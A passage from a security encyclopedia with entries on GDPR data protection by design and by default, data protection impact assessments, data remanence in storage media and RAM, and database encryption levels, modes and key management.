Zhang H, Cheng N, Zhang Y et al (2021) Label flipping attacks against Naive Bayes on spam filtering systems. Appl Intell 51:4503–4514. https://doi.org/10.1007/s10489-020-02086-4 [Crossref]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300250

Data Privacy Regulations

Privacy Law: Understanding Data Protection Regulations

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300251

Data Protection by Design

Privacy-Enhancing Technologies (PET)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1812

Data Protection by Design and by Default (DPbDD)

Sergio Barezzani[10] ✉
(10) Dipartimento di Informatica, Università degli Studi di Milano, Milan, Italy

✉ **Sergio Barezzani**
Email: sergio.barezzani@unimi.it
Email: sergio.cyb@barezzani.com

Synonyms

Privacy by default;Privacy by design

Definition

Data protection by design and by default (DPbDD) is a cornerstone of data protection according to the General Data Protection Regulation (GDPR) (European Parliament and Council 2016). In Art. 25 of the GDPR it is stated that the controller shall (at the time of the determination of the means for processing and at the time of the processing itself) implement appropriate technical and organizational measures to protect data subject rights. The controller shall also make sure that by default, only personal data which are necessary for each specific purpose are processed.

Background

To effectively protect the fundamental rights and freedoms of data subjects, appropriate technical and organizational measures shall be evaluated and adopted preventively. It is therefore important that data protection is considered as an integral part of the design of any data processing task. Moreover, the design phase should be governed by guidelines that are coherent with data protection principles such as, among others, data minimization and storage limitation. As a result, data processing should be configured to protect personal data as a default setting. Albeit the concept of privacy protection by design and by default was not new at the time the GDPR came into effect; Art. 25 of the General Data Protection Regulation put DPbDD at the front and center in the context of personal data protection.

Theory

Privacy by design foundational principles (Cavoukian Ann 2010) provide a useful background to understand how DPbDD fits into the overall framework of data protection set by the GDPR (as well as by other data protection regulations): privacy by design shall envision proactive measures aimed to prevent rather than to remediate privacy infractions, privacy shall be seen as a default setting, ensuring that personal data are automatically protected by prebuilt measures; privacy by design shall be an integral part of the blueprint phase of any personal data process, and it should not be approached as a zero-sum problem, but rather it shall strive to accommodate the legitimate interest of all the involved parties, it should extend to cover the whole personal data processing life cycle (from cradle to grave), and it should promote transparency in favor of all relevant stakeholders. Moreover, all the activities involved in personal data processing shall consider the interest of natural persons as the foundation of any decision taken. The briefly introduced privacy by design foundational principles reverberate in the GDRP. Recital 78 provides a description of the rationales behind Art. 25: The GDPR requires the controller to take appropriate technical and organizational measures and to be able to demonstrate compliance with the regulation. The controller should adopt policies and implement measures which meet in particular the principles of data protection by design and by default including among others: minimizing the processing of personal data, pseudonymizing personal data

as soon as possible, ensuring transparency, and enabling data subjects to monitor data processing. As a result, data protection shall be an integral part of the implementation of any component contributing to personal data processing. Therefore, during each life cycle stage (such as design, selection, development, or use) of applications, services and products based on the processing of personal data, producers of products, services, and applications should consider data subject rights and put controllers and processors in the position to fulfill their obligations. These considerations are captured in Art. 25 of the GDPR in Chapter IV section 1 that is dedicated to the controller and processor general obligations: considering on one side the state of the art and implementation costs, on the other side topics as nature, scope, context, purposes, and risks of processing, the controller during the design phase (while defining the means for processing), as well as during the actual processing shall adopt appropriate technical and organizational measures designed to effectively implement data protection principles. The controller shall also integrate the necessary safeguards into the processing. Moreover, the controller shall implement appropriate technical and organizational measures for ensuring that, by default, only personal data which are necessary for each specific purpose of the processing are processed considering as an example the amount of personal data collected, the extent of their processing, the period of their storage, and their accessibility. An approved certification mechanism may be used as an element to demonstrate compliance with these requirements. Data protection by design and by default plays also an important role when dealing with the transfer of personal data to third countries or international organizations. In recital 108 of the GDPR it is stated that in the absence of an adequacy decision, the controller or processor should take measures to compensate for the lack of data protection in a third country by way of appropriate safeguards for the data subject. Those safeguards should also relate to the compliance with the principles of data protection by design and by default as specified in the case of the binding corporate rules in Art. 47 (Chapter V). EDPB has adopted a set of guidelines related to data protection by design and by default (EDPB 2020) presenting examples of how a controller can make DPbDD operational implementing principles as transparency, lawfulness, fairness, purpose limitation, data minimization, accuracy, and storage limitation. As an example, about transparency EDPB identifies the following among the key design and default elements:

semantics (a clear meaning with respect to the target audience), accessibility (considering data subjects), contextual (information provided timely and in appropriate form), layered (information structured in layers to balance between completeness and understanding), and many others. EDPB provides additional examples for other principles while further considerations from Member State supervisory authorities and several sources are also available. It is important to notice that there is a strong connection between DPbDD and other major topics that are present in the GDPR such as: to ensure that data protection by design and by default is properly implemented, a preliminary assessment of the data subject risks has to be carried out by means of a Data Protection Impact Assessment (DPIA) described in Art. 35 of the GDPR. DPbDD is also related to pseudonymization of personal data.

Open Problems and Future Directions

The development of a common certification standard is an interesting topic to follow also considering the increasing adoption of innovative technologies. As an example, the development of artificial intelligence solutions opens problems such as how to integrate DPbDD in the context of the design, implementation, and use of artificial intelligence solutions, with a specific area of interest being the training phase of machine learning and more specifically deep learning solutions. From a regulation perspective, the efforts carried out to protect personal data in scenarios where artificial intelligence solutions are in scope should not only consider the GDPR but also the proposal for an EU regulation on artificial intelligence (European Commission 2021).

Cross-References

Data Protection Impact Assessment (DPIA)
General Data Protection Regulation (GDPR)
Pseudonymization (According to GDPR)

References

Cavoukian Ann (2010) Privacy by design: the definitive workshop. A foreword by Ann Cavoukian, Ph.D. IDIS 3:247–251. https://doi.org/10.1007/s12394-010-0062-y
[Crossref]

EDPB (2020) Guidelines 4/2019 on GDPR Art. 25 Data protection by Design and by Default Version 2.0. https://edpb.europa.eu/our-work-tools/our-documents/guidelines/guidelines-42019-article-25-data-protection-design-and_en

European Commission (2021) Proposal for a regulation (artificial intelligence act) (COM(2021) 206 final). https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX:52021PC0206

European Parliament and Council (2016) Regulation (EU) 2016/679. https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX%3A32016R0679

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1813

Data Protection Impact Assessment (DPIA)

Sergio Barezzani[11] ✉
(11) Dipartimento di Informatica, Università degli Studi di Milano, Milan, Italy

✉ **Sergio Barezzani**
Email: sergio.barezzani@unimi.it
Email: sergio.cyb@barezzani.com

Synonyms

DPIA is the definition of data protection impact assessment under the GDPR

Definition

Data Protection Impact Assessment (DPIA) in the General Data Protection Regulation (GDPR) (European Parliament and Council 2016) is a preventive assessment to be carried out by the controller where personal data processing is likely to result in a high risk to the rights and freedom of natural persons. DPIA shall be aimed to assess risks and its outcomes considered in determining the technical and organizational measures to be adopted as well as to decide if a consultation of the supervisory authority is needed.

Background

DPIA represents an interesting case in order to highlight the difference in the approach introduced by the GDPR with respect to the former Directive 95/46/EC (Data Protection Directive). The Data Protection Directive provided for a general obligation to notify the processing of personal data to the supervisory authorities generating an administrative burden not necessarily linked to a proportionally improved protection for data subjects. The GDPR rather relies on controller's accountability to prioritize the attention where it is needed: controllers shall identify and assess the data processing operations that might pose the highest risks to data subject rights. Furthermore, in the General Data Protection Regulation (GDPR) personal data protection follows a risk management approach. The evaluation of likelihood and severity of risks for the data subject allows to shape the decisions taken by the controller about the opportunity to move forward with data processing and about the technical and organizational measures adopted. The Data Protection Impact Assessment is not only a fundamental step to shape data processing accordingly to the results of the risk assessment but also to demonstrate controller accountability under the GDPR. DPIA importance is also proved by the availability of tools, guidelines, and supporting documentation that have been developed to support controllers in performing such a relevant task. DPIA is even more important nowadays due to the increasing adoption of innovative technologies such as Artificial Intelligence that emphasizes already well-known risks for data subjects, but also generates new challenges to be carefully evaluated during the assessment phase.

Theory

An overview of major concepts underpinning the DPIA are hereby provided: please refer to the GDPR original text for a more precise and complete reference. GDPR recital 84 introduces the concept of Data Protection Impact Assessment that is the central subject of Art. 35 where DPIA is described as a fundamental step to enhance compliance with data protection regulation in cases where personal data processing might lead to high risks for data subjects. The controller (seeking the advice of the data protection officer where applicable) shall preventively assess the risks in terms of likelihood and severity (recital 90) and shall base on the DPIA outcomes the decisions about the measures to be adopted, including the

decision to reach out to the supervisory authority (prior to the processing) if risks cannot be properly mitigated. Interestingly, among the drivers that should trigger the attention of controllers, GDPR recital 89 identifies the use of new technologies, a scenario particularly relevant currently with important cases being analyzed by supervisory authorities about Artificial Intelligence, as an example Chat GPT (Garante per la Protezione dei Dati Personali 2023) and the European Data Protection Board (EDPB) launching a dedicated task force. Another major driver that the controller shall consider is the scale of data processing as highlighted in recital 91 and Art. 35 of the GDPR, in terms of amount of personal data to be processed as well as in terms of number of data subjects. Moreover, where automated decision-making processes, profiling, and processing of special categories of data (as specified in Art. 9 or Art. 10 of the GDPR) take place, a DPIA shall be made. Another case is the systematic monitoring of a publicly accessible area on a large scale. Albeit the controller shall evaluate case by case the need to perform a DPIA, the supervisory authority shall establish a public list of the kind of processing operations which are subject to the requirement for a Data Protection Impact Assessment (and may also establish a list of processing that may not be subject to DPIA), and communicate these lists to the EDPB that publishes opinions on the received documentation. The lists submitted by the relevant supervisory authority together with the EDPB opinions are very important documents to be considered while dealing with a DPIA. About the content of a Data Protection Impact Assessment, in Art. 35 of the GDPR it is specified that a DPIA shall contain at least: a systematic description of the processing operations and purposes of the processing, an assessment of the necessity and proportionality of the processing operations in relation to the purposes, an assessment of the risks to the rights and freedom of data subjects, and the measures envisaged to address the risks, including safeguards, security measures, and mechanisms to ensure the protection of personal data and also to demonstrate compliance with the GDPR. It is worth mentioning that the importance of DPIA becomes even higher in the case the controller is pursuing a legitimate interest because in this case it is critical to demonstrate that a preliminary careful evaluation of the balance among the legitimate interest pursued by the controller and the data subject risks, have been carried out and the decision to proceed with data processing applying the identified measures has been based on the DPIA outcomes. In the case

the controller considers that risks cannot be mitigated by reasonable means in terms of available technologies and costs of implementation, the supervisory authority should be consulted prior to the start of such processing activities. In Art. 35 it is also clarified that the Data Protection Impact Assessment is not a one-off effort: the controller is required to carry out a review of the DPIA at least anytime there is a change of the risk represented by the processing operation. Where applicable, the processor should assist the controller. An important additional source of information about the DPIA is represented by the EDPB that has endorsed the guidelines adopted by Article 29 Working Party (Article 29 WP 2017) dealing with topics as: when a DPIA is mandatory, who should carry out a DPIA (and when), as well as providing links to documentation and tools. Moreover, the importance of the DPIA as a way to operationalize the principle of data protection by design and default is further testified by the efforts undertaken to facilitate and standardize the Data Protection Impact Assessment. An example is represented by the PIA software tool made available by the French supervisory authority (CNIL 2021), together with infographics, templates, methodology documentation, and additional resources. In the case of the DPIA, as in other cases within the GDPR, the compliance with approved codes of conduct referred to in Article 40 by the relevant controllers or processors is mentioned as a factor to be taken into account in the evaluation of the processing operations performed.

Open Problems and Future directions

The efforts already carried out to define methodology, guidelines, and tools to perform a Data Protection Impact Assessment testify the importance of the DPIA. The paradigm shift introduced by the broader adoption of innovative technologies including Artificial Intelligence raises the bar higher: an important consideration is related to how to integrate DPIA into the development of Artificial Intelligence solutions also with respect to the regulatory framework set by the proposal for an EU regulation on Artificial Intelligence (European Commission 2021).

Cross-References

References

Article 29 Working Party (2017) Guidelines on data protection impact assessment (DPIA) and determining whether processing is “likely to result in a high risk” for the purposes of Regulation 2016/679 (WP 248 rev.01). https://ec.europa.eu/newsroom/article29/items/611236

CNIL (2021) The opens source PIA software helps to carry out data protection impact assessment https://www.cnil.fr/en/open-source-pia-software-helps-carry-out-data-protection-impact-assessment

European Commission (2021) Proposal for a regulation (artificial intelligence act) (COM(2021) 206 final). https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX:52021PC0206

European Parliament and Council (2016) Regulation (EU) 2016/679. https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX%3A32016R0679

Garante Per la Protezione dei Dati Personali (2023) Doc-web: 9870847 https://www.garanteprivacy.it/home/docweb/-/docweb-display/docweb/9870847#english

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300252

Data Protection Regulations

Privacy Law: Understanding Data Protection Regulations

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_193

Data Remanence

Markus G[12] ✉
(12) Department of Computer Science and Technology, University of Cambridge, Cambridge, UK

✉ **Markus G**
Email: mgk25@cl.cam.ac.uk

Definition

Data remanence is the ability of computer memory to retain previously stored information beyond its intended lifetime.

Application

With many data storage techniques, information can be recovered using specialized techniques and equipment even after it has been overwritten; examples include:

- Write heads used on exchangeable media (e.g., historically floppy disks, magstripe cards) differ slightly in position and width due to manufacturing tolerances. As a result, one writer might not overwrite the entire area on a medium that had previously been written to by a different device. Normal read heads will only give access to the most recently written data, but special high-resolution read techniques (e.g., magnetic-force microscopy) can give access to older data that remains visible near the track edges.
- Even with a perfectly positioned write head, the hysteresis properties of ferromagnetic media can result in a weak form of previous data to remain recognizable in overwritten areas. This allows the partial recovery of

overwritten data, in particular with older low-density recording techniques. Protection measures that have been suggested in the literature against such data remanence include encryption, multiple overwriting of sensitive data with alternating or random bit patterns, the use of special demagnetization (“degaussing”) equipment, or even the physical destruction (e.g., shredding, burning) of media at the end of its life time.

- The CMOS flip-flop circuits used in static RAM have been observed to retain data for minutes, at low temperatures in some cases even for hours, after the supply voltage has been removed (Skorobogatov 2002). The data remanence of RAM can potentially be increased where memory cells are exposed to constant data for extended periods of time or in the presence of ionizing radiation (“burn in”). Protection measures that are used in some commercial security modules include sensors for low temperature and ionizing radiation. These have to be connected to battery-powered alarm circuits that purge security RAM instantly in unusual environments. Another protection technique inverts or rotates bit patterns every few seconds, to avoid long-term exposure of memory cells to a constant value (“RAM saver”).
- File and database systems do not physically overwrite (“purge”) data when it is deleted by the user, unless special data-purging functions designed for security applications are used. When objects are deleted, normally their storage area is only marked as available for reallocation. This leaves deleted data available for recovery with special undelete software tools until the time when the respective memory location is needed to store new data.

References

Gutmann P (1996) Secure deletion of data from magnetic and solid-state memory. In: Sixth USENIX security symposium proceedings, San Jose, CA, pp 77–89

Gutmann P (2001) Data remanence in semiconductor devices. In: Proceedings of the 10th USENIX security symposium, Washington, DC, 13–17 August 2001

NCSC-TG-025 (1991) A guide to understanding data remanence in automated information systems. National Computer Security Center, United States Department of Defense, September 1991

Skorobogatov S (2002) Low temperature data remanence in static RAM. Technical Report UCAM-CL-TR-536, University of Cambridge, Computer Laboratory

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300253

Data Theft

Data Exfiltration

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300254

Database Administration Policies

Administrative Policies in SQL

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_677

Database Encryption

Nicolas Anciaux[13] ✉, Luc Bouganim[13] ✉ and Yanli Guo[13] ✉
(13) Inria Saclay Île-de-France, Palaiseau, France

✉ **Nicolas Anciaux**
Email: Nicolas.Anciaux@inria.fr

✉ **Luc Bouganim (Corresponding author)**
Email: Luc.Bouganim@inria.fr

✉ **Yanli Guo**
Email: yanli.guo@inria.fr

Synonyms

Data encryption; Database protection

Definition

Database encryption refers to the use of encryption techniques to transform a plain text database into a (partially) encrypted one, thus making it unreadable to anyone except those who possess the knowledge of the encryption key(s).

Theory

Database security encompasses three main properties: confidentiality, integrity, and availability. Roughly speaking, the confidentiality property enforces predefined restrictions while accessing the protected data, thus

preventing disclosure to unauthorized persons. The integrity property guarantees that the data cannot be corrupted in an invisible way. Finally, the availability property ensures timely and reliable access to the database.

To preserve data confidentiality, enforcing access control policies defined in the database management system (DBMS) is a prevailing method. An access control policy, that is to say, a set of authorizations, can take different forms depending on the underlying data model (e.g., relational, XML), and the way by which authorizations are administered, following either a Discretionary Access Control (DAC), Role-Based Access Control (RBAC), or Mandatory Access Control (MAC).

Whatever the access control model, the authorizations enforced by the database server can be bypassed in a number of ways. For example, an intruder can infiltrate the information system and try to mine the database footprint on a disk. Another source of threats comes from the fact that many databases are today outsourced to Database Service Providers (DSPs). Then, data owners have no other choice than trusting DSPs arguing that their systems are fully secured and their employees are beyond any suspicion, an assumption frequently denied by facts (Wikipedia 2023). Finally, a database administrator (DBA) has enough privileges to tamper with the access control definition and to spy on the DBMS behavior.

With the spirit of an old and important principle called defense in depth (i.e., layering defenses such that attackers must get through layer after layer of defense), the resort to cryptographic techniques to complement and reinforce the access control has received much attention since the early 2000s from the database community (Hacigümüs et al. 2002; Agrawal et al. 2002; Damiani et al. 2003; Bouganim and Pucheral 2002). The purpose of database encryption is to ensure the database opacity by keeping the information hidden to any unauthorized persons (e.g., intruders). Even if attackers get through the firewall and bypass access control policies, they still need encryption keys to decrypt data.

Encryption can provide strong security for data at rest, but developing a database encryption strategy must take many factors into consideration. For example, where should the encryption be performed, in the storage layer, in the database, or in the application where the data has been produced? How much data should be encrypted to provide adequate security? What should be the encryption algorithm and mode of operation? Who should have

access to the encryption keys? How to minimize the impact of database encryption on performance?

Encryption Level


Storage-level encryption amounts to encrypt data in the storage subsystem and thus protects the data at rest (e.g., from storage media theft). It is well suited for encrypting files or entire directories in an operating system context. From a database perspective, storage-level encryption has the advantage to be transparent, thus avoiding any changes to existing applications. On the other side, since the storage subsystem has no knowledge of database objects and structure, the encryption strategy cannot be related to user privileges (e.g., using distinct encryption keys for distinct users) nor to data sensitivity. Thus, selective encryption – i.e., encrypting only portions of the database in order to decrease the encryption overhead – is limited to the file granularity. Moreover, selectively encrypting files is risky since one should ensure that no replica of sensitive data remains unencrypted (e.g., in log files, temporary files, etc.).

Database-level encryption allows for securing the data as it is inserted into or retrieved from the database. The encryption strategy can thus be part of the database design and can be related to data sensitivity and/or user privileges. Selective encryption is possible and can be done at various granularities, such as tables, columns, and rows. It can even be related to some logical conditions (e.g., encrypt salaries greater than 10 K€/month). Depending on the level of integration of the encryption feature and the DBMS, the encryption process may incur some changes to applications. Moreover, it may cause DBMS performance degradation since encryption generally forbids the use of indexes on encrypted data. Indeed, unless using specific encryption algorithms or modes of operation (e.g., order-preserving encryption, ECB mode of operation preserving equality, see below), indexing encrypted data is useless.

For both strategies, data is decrypted on the database server at runtime. Thus, the encryption keys must be transmitted or kept with the encrypted data on the server side, thereby providing limited protection against the server administrator or any intruder usurping the administrator’s identity. Indeed, attackers could spy on the memory and discover encryption keys or plain text data.

Application-level encryption moves the encryption/decryption process to the applications that generate the data. Encryption is thus performed within the application that introduces the data into the system; the data is sent encrypted, thus naturally stored and retrieved encrypted (Hacigümüs et al. 2002; Damiani et al. 2003; Bouganim and Pucheral 2002), to be finally decrypted within the application. This approach has the benefit to separate encryption keys from the encrypted data stored in the database since the keys never have to leave the application side. However, applications need to be modified to adopt this solution. In addition, depending on the encryption granularity, the application may have to retrieve a larger set of data than the one granted to the actual user, thus opening a security breach. Indeed, the user (or any attacker gaining access to the machine where the application runs) may hack the application to access unauthorized data. Finally, such a strategy induces performance overheads (index on encrypted data is useless) and forbids the use of some advanced database functionalities on the encrypted data, like stored procedures (i.e., code stored in the DBMS which can be shared and invoked by several applications) and triggers (i.e., code fired when some data in the database are modified). In terms of granularity and key management, application-level encryption offers the highest flexibility since the encryption granularity and the encryption keys can be chosen depending on application logic.

The three strategies described above are pictured in Fig. 1.



Database Encryption, Fig. 1 Three options for database encryption level: (**a**) Storage-level encryption; (**b**) database-level encryption; and (**c**) application-level encryption

Encryption Algorithm and Mode of Operation

Independently of the encryption strategy, the security of the encrypted data depends on the encryption algorithm and mode of operation, the encryption key size, and its protection. Even having adopted strong algorithms, such as advanced encryption standard (AES), the cipher text could still disclose plain text information if an inappropriate mode is chosen. For example, if an encryption algorithm is implemented in electronic codebook mode (ECB), identical plaintext blocks are encrypted into identical ciphertext blocks, thus disclosing repetitive patterns. In a database context, repetitive patterns are common as many records could have the same attribute values, so much care should be taken when choosing the encryption mode. Moreover, simple solutions that may work in other contexts (e.g., using counter mode with an initialization vector based on the data address) may fail in the database one since data can be updated (with the previous example, performing an exclusive OR between the old and the new version of encrypted data will disclose the exclusive OR between the old and the new version of plain text data). All the specificities of the database context should be taken into account to guide the choice of an adequate encryption algorithm and mode of operation: repetitive patterns, updates, and a huge volume of encrypted data. Moreover, the protection should be strong enough since the data may be valid for a very long time (several years). Thus, state-of-the-art encryption algorithms and modes of operation (without any concession) should be used.


Key Management

Key management refers to the way cryptographic keys are generated and managed throughout their life. Because cryptography is based on keys that encrypt and decrypt data, the database protection solution is only as good as the protection of the keys. The location of encryption keys and their access restrictions are thus particularly important. Since the problem is quite independent of the encryption level, the following text assumes database-level encryption.

For database-level encryption, an easy solution is to store the keys in a restricted database table or file, potentially encrypted by a master key (itself stored somewhere on the database server). But all administrators with

privileged access could also access these keys and decrypt any data within the system without ever being detected.

To overcome this problem, specialized tamper-resistant cryptographic chipsets, called hardware security modules (HSM), can be used to provide secure storage for encryption keys (Oracle Key Vault 2021; Oracle security team 2021; Microsoft 2023a). Generally, the encryption keys are stored on the server and encrypted by a master key which is stored in the HSM. At encryption/decryption time, encrypted keys are dynamically decrypted by the HSM (using the master key) and removed from the server memory as soon as the cryptographic operations are performed, as shown in Fig. 2a.



Database Encryption, Fig. 2 Key management approaches: (**a**) HSM approach; (**b**) security server approach

An alternative solution is to move security-related tasks to distinct software running on a (physically) distinct server, called a *security server*, as shown in Fig. 2b. The security server then manages users, roles, privileges, encryption policies, and encryption keys (potentially relying on an HSM). Within the DBMS, a security module communicates with the security server in order to authenticate users, check privileges, and encrypt or decrypt data. Encryption keys can then be linked to the user or to the user's privileges. A clear distinction is also made between the role of the DBA, administering the database resources, and the role of the SA (Security Administrator), administering security parameters. The gain in confidence comes from the fact that an attack requires a collusion between the DBA and the SA.

Open Problems and Future Directions

Encryption of data *at rest* is now commonly provided at various levels by most commercial Database Management Systems (DBMS), such as Oracle (Oracle Key Vault 2021; Oracle security team 2021) and SQL Server (Microsoft 2023a). However, an outstanding issue pertains to securing data *in use*. Indeed, while HSMs can be attached to DBMS for managing encryption keys, they lack the computational power to process data, and hence during execution, both keys and data are visible (in plaintext) in the DBMS's memory.

The past decade has witnessed the rise of *Trusted Execution Environments* (TEE) inclusion in numerous processor models (smartphones, computers, and servers), examples being ARM Trustzone (Pinto and Santos 2019) and Intel Software Guard Extensions (Intel SGX) (Costan and Devadas 2016). These environments establish a tamper-resistant data-processing environment (Sabt et al. 2015), relying on two fundamental mechanisms:

- *Isolation*. The code running inside the TEE is isolated from the rest of the environment (including the operating system and hypervisor). This isolated environment is referred to as *enclave* or secure world, where external programs cannot tamper with the executing code. The data processed using the isolated code is safeguarded against eavesdropping and malicious modifications, stemming from both physical and software attacks. This protection is achieved through encryption and integrity tracking of the RAM used by the code (Gueron 2016).
- *Attestation*. While executing within the TEE, the isolated code can provide proof of its identity, certifying that it operates within a genuine TEE. Its identity is established through a cryptographic hash of the memory pages containing its code (Brickell and Li 2011). This proof is signed by a secret key loaded into the CPU during manufacturing (or subsequently through remote means). This mechanism ensures the verification of computation results originating from the expected code.

Enabling DBMSs to exploit these TEE security properties and hence prevent clear-text manipulation of sensitive column values outside the TEE remains challenging (Microsoft 2023b). Research prototypes embed subpart/simplified DBMS engines in TEE, but modern TEEs (such as Intel

SGX) still have memory and I/O limitations that make it difficult to develop a fully viable industrial solution. Additional challenges arise when combining DBMS and TEE (see (Anciaux et al. 2019) for a recent tutorial). For example, *side-channel attacks* can exploit interactions between the TEE and the untrusted environment, which leads to developing oblivious techniques to hide data access patterns inside the TEE (see (Eskandarian and Zaharia 2019)). Additionally, the stateless nature of TEE execution requires innovative methods to synchronize enclave-based concurrent database updates with persistent storage and logs (see (Priebe et al. 2018)). Scalability might also involve multiple TEEs, demanding techniques to obfuscate information during distributed execution (see (Schuster et al. 2015)).

Cross-References

Hardware Security Module

Recommended Reading

Agrawal R, Kiernan J, Srikant R, Xu Y (2002) Hippocratic databases. In: Proceedings of the 28th international conference on very large data bases. Morgan Kaufmann, pp 143–154

Anciaux N, Bouganim L, Pucheral P, Popa IS, Scerri G (2019) Personal database security and trusted execution environments: a tutorial at the crossroads. PVLDB 12(12):1994–1997. Slides available at https://team.inria.fr/petrus/TutorialVLDB2019/

Bouganim L, Pucheral P (2002) Chip-secured data access: confidential data on untrusted servers. In: Proceedings of the 28th international conference on very large data bases. Morgan Kaufmann, pp 131–142

Brickell E, Li J (2011) Enhanced privacy ID from bilinear pairing for hardware authentication and attestation. International Journal of Information Privacy, Security and Integrity 1(1):1–33

Costan V, Devadas S (2016) Intel SGX Explained. Cryptology ePrint Archive

Damiani E, De Capitani VS, Jajodia S, Paraboschi S, Samarati P (2003) Balancing confidentiality and efficiency in untrusted relational DBMS. In: Proceedings of the 10th ACM conference on computer and communications security. ACM, New York, pp 93–102

Eskandarian S, Zaharia M (2019) ObliDB: oblivious query processing for secure databases. PVLDB 13(2):169–183

Gueron S (2016) Memory encryption for general-purpose processors. IEEE Security & Privacy 14(6):54–62

Hacigümüs H, Iyer B, Li C, Mehrotra S (2002) Providing database as a service. In: International conference on data engineering (ICDE). IEEE Computer Society, Washington, DC, pp 29–39

Microsoft (2023a) SQL Server technical documentation, SQL Server security best practices. https://learn.microsoft.com/en-us/sql/relational-databases/security/sql-server-security-best-practices?view=sql-server-ver16

Microsoft (2023b) Always encrypted with secure enclaves. https://learn.microsoft.com/en-us/sql/relational-databases/security/encryption/always-encrypted-enclaves?view=sql-server-ver16

Oracle Key Vault, Root of trust HSM configuration guide, Release 21.2, 2021. https://docs.oracle.com/en/database/oracle/key-vault/21.2/okvhm/oracle-key-vault-root-trust-hsm-configuration-guide.pdf

Oracle security team (2021) Securing the oracle database, fourth edition. https://download.oracle.com/database/oracle-database-security-primer.pdf

Pinto S, Santos N (2019) Demystifying arm trust zone: a comprehensive survey. ACM Comput Surv 51(6):1–36

Priebe C, Vaswani K, Costa M (2018) EnclaveDB: a secure database using SGX. In: IEEE symposium on security and privacy, pp 264–278

Sabt M, Achemlal M, Bouabdallah A (2015) Trusted execution environment: what it is, and what it is not. IEEE Trustcom/BigDataSE/Ispa, pp 57–64

